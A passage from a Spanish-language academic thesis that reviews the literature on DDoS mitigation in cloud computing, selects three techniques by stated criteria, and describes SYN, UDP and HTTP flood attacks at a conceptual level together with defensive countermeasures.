

Figura 10. Comparativo entre resultados de experimentación

Fuente: Elaboración propia.

Estos argumentos permiten comprobar la hipótesis formulada, es decir, que la combinación de técnicas basadas en Hybrid Cloud-Based Firewall, es más eficiente para mitigar ataques DDoS.

3.3. Aporte práctico

En la presente investigación se planteó una revisión de la literatura científica, donde el procedimiento de recopilación de los Papers, que se empleó como sustento para la selección de las técnicas de mitigación de ataques DDoS que se utilizan en la actualidad, se llevó a cabo por medio de la búsqueda sistemática en bases de datos como IEEExplore, ACM Library, EBSCO, entre otros; haciendo uso de palabras claves como: ataques DDoS, Cloud Computing, Attack Detection, DDoS Attack, entre otras combinaciones de los términos, los cuales permitieron reducir la búsqueda a un total de 10 artículos científicos, los resultados obtenidos se pueden observar en el anexo 3.

Con base en lo mencionado, se presenta, el diagrama del proceso de la revisión sistemática de la literatura científica por medio de la siguiente figura:



Figura 11. Proceso de la revisión sistemática de la literatura científica

Fuente: Elaboración propia.

Luego de la revisión de literatura, se identificaron las técnicas para mitigar ataque denegación de servicio distribuido (DDoS) y se elaboró una lista detallada donde se relaciona con las capas del modelo Open System Interconnection (OSI), el conjunto de datos, las herramientas y métricas, tal como se observa en la Tabla 12. Todo ello conforma la población del estudio las cuales son nueve técnicas. A partir de la misma, se establecieron los criterios de selección de las tres técnicas distinguidas para conformar la muestra del estudio.

Tabla 12.

Lista detallada de técnicas de mitigación de ataques DDoS

Ítem	Técnicas	Traducción	Capa	Conjunto de Datos	Herramientas	Métricas
1	Cloud Enable DDoS Defense	Defensa contra ataques DDoS en la nube	7: Aplicación	Tiempo Real Desde Planetlab	JavaScript	Efectividad, tiempo de ejecución, estimación de máxima verosimilitud, barajas guardadas
2	Enhanced EDoS Shield	Escudo de EDoS mejorado	3: Red	Simulado	Evento discreto, modelo de simulación	Evaluación del tiempo de respuesta, utilización de recursos informáticos, evaluación de

						costos, cliente legítimo. Tasa de rendimiento
3	Mitigating DDoS Attacks	Mitigación de los ataques DDoS	7: Aplicación	Simulado	Cargador de rizos	Latencia
4	Software Defined Networking	Redes definidas por software	3: Red	Virtual	Floodlight, EC2West, Flow Visor, Short and iperf	Tiempo de Comunicación
5	Autonomous Architecture	Arquitectura autónoma	3: Red	Virtual	Firewall virtual	NA
6	EDoS	Negación económica de la sostenibilidad	NA	Virtual	NA	NA
7	Hybrid Cloud Bases Firewalling	Cortafuegos híbrido basado en la nube	3: Red	Virtual	Filtro de red, firewall virtual y hping	Carga de CPU, red de latencia y tasa de pérdida de paquetes
8	Enhanced Economical Denial of Sustainability	Negación económica mejorada de la sostenibilidad	3: Red	Virtual	NA	NA
9	EDoS Shield	Escudo EDoS	7: Aplicación	Virtual	Simulación discreta	Evaluación del tiempo de respuesta, utilización de la energía de cálculo, evaluación de costos y tasa de rendimiento

Nota. Las técnicas consideradas fueron identificadas a partir de la revisión de los trabajos de Kiruthika & Subbulakshmi (2016), Yu Chen y Kai Hwang (2006), y Jiahui et al. (2017).

La selección de técnicas para mitigar ataques DDoS debe asumirse de acuerdo a las capas que afectan, pues las referidas técnicas se utilizan para enfrentar a vectores con diferentes niveles de agresión. Por lo tanto, no existen afirmaciones de autores que indiquen cuál es la más efectiva de todas, por el contrario, se complementan al defender a los servicios en cada capa de seguridad, de acuerdo al conjunto de datos con el cual se relacionan y con los requerimientos de seguridad que ameritan.

Bajo esa premisa, de acuerdo a la revisión sistemática efectuada, la tendencia es el desarrollo de estrategias que combinan diversas técnicas que

favorecen la seguridad desde una perspectiva multicapas o, dicho de otra forma, para varias capas simultáneamente.

Como se puede apreciar, se han utilizado además de las técnicas para efectuar la mitigación de ataques, recursos para la detección y de la posterior defensa ante los ataques DDoS. Ahora bien, para la selección de las técnicas indicadas en la Tabla 13, se establecieron los siguientes criterios:

Criterio A: Técnica de Mitigación, se refiere a las técnicas de estudio seleccionadas para el desarrollo del estudio, que en este caso son las enfocadas en realizar mitigación de ataque DDoS en las capas OSI más susceptibles a ser vulneradas, es decir, la capa 3 conocida como capa de red, capa 4 de transporte; y la capa 7 que corresponde a las aplicaciones. Por otra parte, en las capas mencionadas se llevan a cabo las agresiones más comunes, las cuales, a pesar de su complejidad, han sido las más estudiadas por expertos en la materia y en la bibliografía revisada, hay suficientes recomendaciones al respecto.

Criterio B: Condiciones de Experimentación, se refiere a las ventajas que ofrecen las técnicas seleccionadas para desarrollar estrategias de mitigación en el ambiente virtual de la Cloud Computing. Tal como se indica en la Tabla 12, columna de conjunto de datos, algunas técnicas permiten programar códigos para generar eventos discretos en los cuales se puede simular el comportamiento de las técnicas. Cabe mencionar que dicha programación puede llevarse a cabo empleando herramientas gratuitas disponibles en la web, así como códigos libres, para adaptarlos a las necesidades de experimentación. Se trata de herramientas de software que permiten simular eventos para el manejo de filtros de red, firewall virtual y hping. También estrategias para la carga de CPU, red de latencia y tasa de pérdida de paquetes.

Criterio C: Sistematización del entorno para la experimentación y aspectos de calidad, se refiere al conjunto de previsiones de seguridad y calidad del manejo de datos en el entorno de la Cloud Computing. Para realizar el experimento se requiere una metodología que guie paso a paso las tareas involucradas. Es por eso que se

toman en cuenta la norma ISO 27035 dedicada a incorporar lineamientos para la efectiva gestión de incidentes de seguridad de la información y la norma ISO 27005, que también aporta lineamientos para la administración de riesgos informáticos.

Por otra parte, es necesaria la elección de características y métricas de calidad de las técnicas seleccionadas, por lo cual se comparan las sugeridas en la columna de “métricas” de la Tabla 12 con las recomendaciones de Álvarez (2018), quien organizó un importante conjunto de métricas para garantizar la seguridad y calidad de la información en la nube.

Tomando en cuenta los criterios A, B y C, se procedió a elaborar la Tabla 13, en la cual se verifica la existencia o no, de las condiciones establecidas para realizar la referida selección. Cabe mencionar que, para poder seleccionar una técnica, esta debe cumplir con los tres criterios establecidos.

Tabla 13.

Aplicación de criterios de selección a las técnicas de mitigación de ataques DDoS

Ítem	Técnicas	Criterio A	Criterio B	Criterio C	Selección
1	Cloud Enable DDoS Defense	SI	NO	NO	
2	Enhanced Edos Shield	SI	SI	SI	**X**
3	Mitigating DDoS Attacks	SI	SI	SI	**X**
4	Software Defined Networking	SI	SI	NO	
5	Autonomous Architecture	SI	SI	NO	
6	EDoS	NO	SI	NO	
7	Hybrid Cloud Bases Firewalling	SI	SI	SI	**X**
8	Enhanced Economical Denial of Sustainability	SI	SI	NO	
9	EDoS Shield	SI	SI	NO	

Fuente*:* Elaboración propia.

Los resultados presentados en la Tabla 13, pueden apreciarse, gráficamente, en la Figura 12:



Figura 12. Selección de criterios para la selección de técnicas de mitigación de ataques DDoS.

Fuente: Elaboración propia.

A partir del proceso de aplicación de los criterios A, B y C, se obtuvo que las técnicas Hybrid Cloud-Based Firewalling, Enhanced EDoS Shield y Mitigating DDoS Attacks, cumplen a cabalidad con dichos criterios. Por lo tanto, las mismas serán estudiadas a partir de las siguientes características y métricas:

La característica de adecuación funcional posee métricas que tienen como objeto evaluar la capacidad funcional de la plataforma Cloud, por lo tanto, con la técnica Enhanced EDoS-Shield, se estudia la consistencia o tasa de rendimiento de la pérdida de paquetes en la capa 3.

Tabla 14.

Características, indicadores y fórmulas de adecuación funcional

CARACTERÍSTICAS	INDICADORES o MÉTRICAS	FÓRMULAS
Adecuación funcional	Tasa de rendimiento de pérdida de paquetes	Tpp = Npp / Npr

Fuente: Elaboración propia.

La característica eficiencia de desempeño posee métricas que tienen como objeto evaluar latencia, por lo tanto, con la técnica Hybrid Cloud Based Firewalling, se estudia el tiempo de respuesta ante amenazas, retraso de las reacciones de ida y vuelta en la utilización de memoria RAM y del CPU en la capa 3.

De la misma forma, para la técnica Mitigating DDoS Attacks, se estudia latencia en el tiempo de detección y de pérdida de servicio en la capa 7.

Tabla 15.

Características, indicadores y fórmulas de eficiencia de desempeño

CARACTERÍSTICAS	INDICADORES O MÉTRICAS	FÓRMULAS
Eficiencia de desempeño	Tiempo de Respuesta	Trespuesta = Tidentificación - Tinicio
	Utilización de Memoria RAM	Memória RAM: Ciclos x 2 (DDR) x 64 x Nº de Canales de RAM
	Utilización de CPU:	Tiempo de CPU = Números de Ciclos de reloj de la CPU/ FC

Fuente: Elaboración propia.

La detallada revisión de técnicas para mitigar ataques DDoS en nube, apunta a un gran desafío, pues requiere la apropiada selección de herramientas para enfrentar los vectores de agresión. Por lo tanto, no se trata de utilizar técnicas de mitigación en forma aislada, es necesario valerse de técnicas de detección, luego aplicar las de mitigación y, posterior a ello, las de defensa. Es por eso que autores como Kiruthika & Subbulakshmi (2016), distinguen una taxonomía de las técnicas para mitigar ataques DDoS.

Para el caso de estudio, se han seleccionado dos técnicas de mitigación de ataques DDoS para la capa 3, red, y una para la capa 7, aplicación; las cuales poseen las siguientes características:

Tabla 16.

Características de la técnica Hybrid Cloud-Based Firewalling

Ítem	Técnicas de Mitigación	Capas	Características y Métricas	
01	Hybrid Cloud-Based Firewalling	3: Red	Eficiencia de Desempeño	Latencia

Fuente: Adaptado de Cano (2018), Amazon Web Service (2020)y Haulmer (2018)

Características de las Amenazas:

Esta técnica se ocupa de los ataques dirigidos a las capas 3 y 4, y se focalizan en la infraestructura, además son fáciles de detectar. Con esta técnica se pueden enfrentar los ataques DDoS más comunes, los cuales incluyen vectores dirigidos a crear inundaciones sincronizadas conocidos como SYN. Otro vector de ataque de inundaciones de paquetes se hace a través de datagramas de los usuarios, estos se denominan UDP. En ambos casos, se efectúan grandes volúmenes de paquetes que apuntan a sobrecargar la capacidad del servidor de la red o de la aplicación para detenerla.

La inundación de tipo SYN se realiza de tres formas: Directa, con una IP Real y un botnet; de forma Falsa, con una IP Falsa; y Distribuida, con un botnet difícil de rastrear. La inundación de tipo UDP envía grandes cantidades de paquetes, con IP falsas, a los puertos de un servidor para bloquear la capacidad de procesar y responder, inclusive agotando el cortafuego.



Figura 13. Ejemplo de Inundación SYN

Fuente: Elaboración propia.

Recomendaciones para la Mitigación:

Se recomienda aumentar la cantidad de conexiones medio abiertas del sistema operativo, reservar recursos adicionales de memoria para atender solicitudes nuevas. Si la memoria no es suficiente se ralentiza, pero no se detiene. También activar la capacidad de sobrescribir en las conexiones semiabiertas que tengan más tiempo sin actividad.

Otra opción es utilizar cookies en el servidor para que responda las solicitudes con un paquete SYN-ACK, que en breve debe deshabilitar la solicitud SYN para abrir de nuevo el puerto para procesar otra solicitud. Para el caso de ataques UDP, se debe limitar la capacidad de respuesta de paquetes ICMP.



Figura 14. Ejemplo de Mitigación de Inundación SYN

Fuente: Elaboración propia.

Tabla 17.

Características de la técnica Enhanced EDoS-Shield

Ítem	Técnicas de Mitigación	Capas	Características y Métricas	
02	Enhanced EDoS-Shield	3: Red	Adecuación Funcional	Consistencia / Tasa de rendimiento

Fuente: Adaptado de Cano (2018), Amazon Web Service (2020)y Haulmer (2018)

Características de las Amenazas:

Con esta técnica también se llevan a cabo mitigaciones ante los ataques dirigidos a las capas 3 y 4, los cuales se focalizan en la infraestructura y son fáciles de detectar. Tal como se explicó en la Tabla 12, con esta técnica se pueden enfrentar los ataques DDoS más comunes, los cuales incluyen vectores dirigidos a crear inundaciones sincronizadas conocidos como SYN. Otro vector de ataque de inundaciones de paquetes se hace a través de datagramas de los usuarios, estos se denominan UDP. En ambos casos, se efectúan grandes volúmenes de paquetes

que apuntan a sobrecargar la capacidad del servidor de la red o de la aplicación para detenerla.

La inundación de tipo SYN se realiza de tres formas: Directa, con una IP Real y un botnet; de forma Falsa, con una IP Falsa; y Distribuida, con un botnet difícil de rastrear. La inundación de tipo UDP envía grandes cantidades de paquetes, con IP falsas, a los puertos de un servidor para bloquear la capacidad de procesar y responder, inclusive agotando el cortafuego**.**



Figura 15. Ejemplo de inundación UDP

Fuente: Elaboración propia.

Recomendaciones para la Mitigación

Se recomienda aumentar la cantidad de conexiones medio abiertas del sistema operativo, reservar recursos adicionales de memoria para atender solicitudes nuevas. Si la memoria no es suficiente se ralentiza, pero no se detiene. También activar la capacidad de sobrescribir en las conexiones semiabiertas que tengan más tiempo sin actividad.

Otra opción es utilizar cookies en el servidor para que responda las solicitudes con un paquete SYN-ACK, que en breve debe deshabilitar la solicitud

SYN para abrir de nuevo el puerto para procesar otra solicitud. Para el caso de ataques UDP, se debe limitar la capacidad de respuesta de paquetes ICMP.



Figura 16. Ejemplo de Mitigación de Inundación UDP

Fuente: Elaboración propia.

Tabla 18.

Características de la técnica Mitigating DDoS Attacks

Ítem	**Técnicas de mitigación**	**Capas**	**Características y métricas**	
03	Mitigating DDoS *Attacks*	7: Aplicaciones	Adecuación Funcional	Consistencia / Tasa de rendimiento

Fuente: Adaptado de Cano (2018), Amazon Web Service (2020) y Haulmer (2018)

Características de las Amenazas:

Esta técnica de mitigación se aplica para agresiones menos comunes, porque tienden a ser más complejas y sofisticadas. Se esparcen hacia zonas específicas y que tienden a almacenar las aplicaciones más costosas que se ofrecen a través de internet, por eso al detectarse, se bloquean impidiendo que muchas de estas aplicaciones solicitadas no estén disponibles a los usuarios reales o autorizados. Entre los ataques típicos a la capa 7, se pueden mencionar inundaciones HTTP bajo dos formas: HTTP GET y HTTP POST.

En primer lugar, los ataques HTTP GET, consisten en enviar al servidor múltiples solicitudes para el acceso a imágenes, archivos, recursos, y con ello se amerita la utilización de recursos considerables, a tal punto, que un número limitado de estos paquetes, puede explotar todos los recursos del servidor y denegar el servicio.

En segundo lugar, los ataques HTTP POST envían solicitudes para tener acceso a una página de inicio de sesión, esto puede ser con formularios o la búsqueda de una API, que tratan de manejar datos y ejecutar comandos para tener acceso a bases de datos de la cloud y agotar el ancho de banda. Como ejemplo, se pueden mencionar inundaciones comunes a sitios Web WordPress, los cuales son conocidos como WordPress XML-RPC (o también como ataques pingback WordPress).

Los agresores usan menos ancho de banda y el envío de menor cantidad de paquetes que los utilizados en los ataques de la capa 3 para interrumpir los servicios. Es por eso que un ataque volumétrico puede pasar como una petición regular.

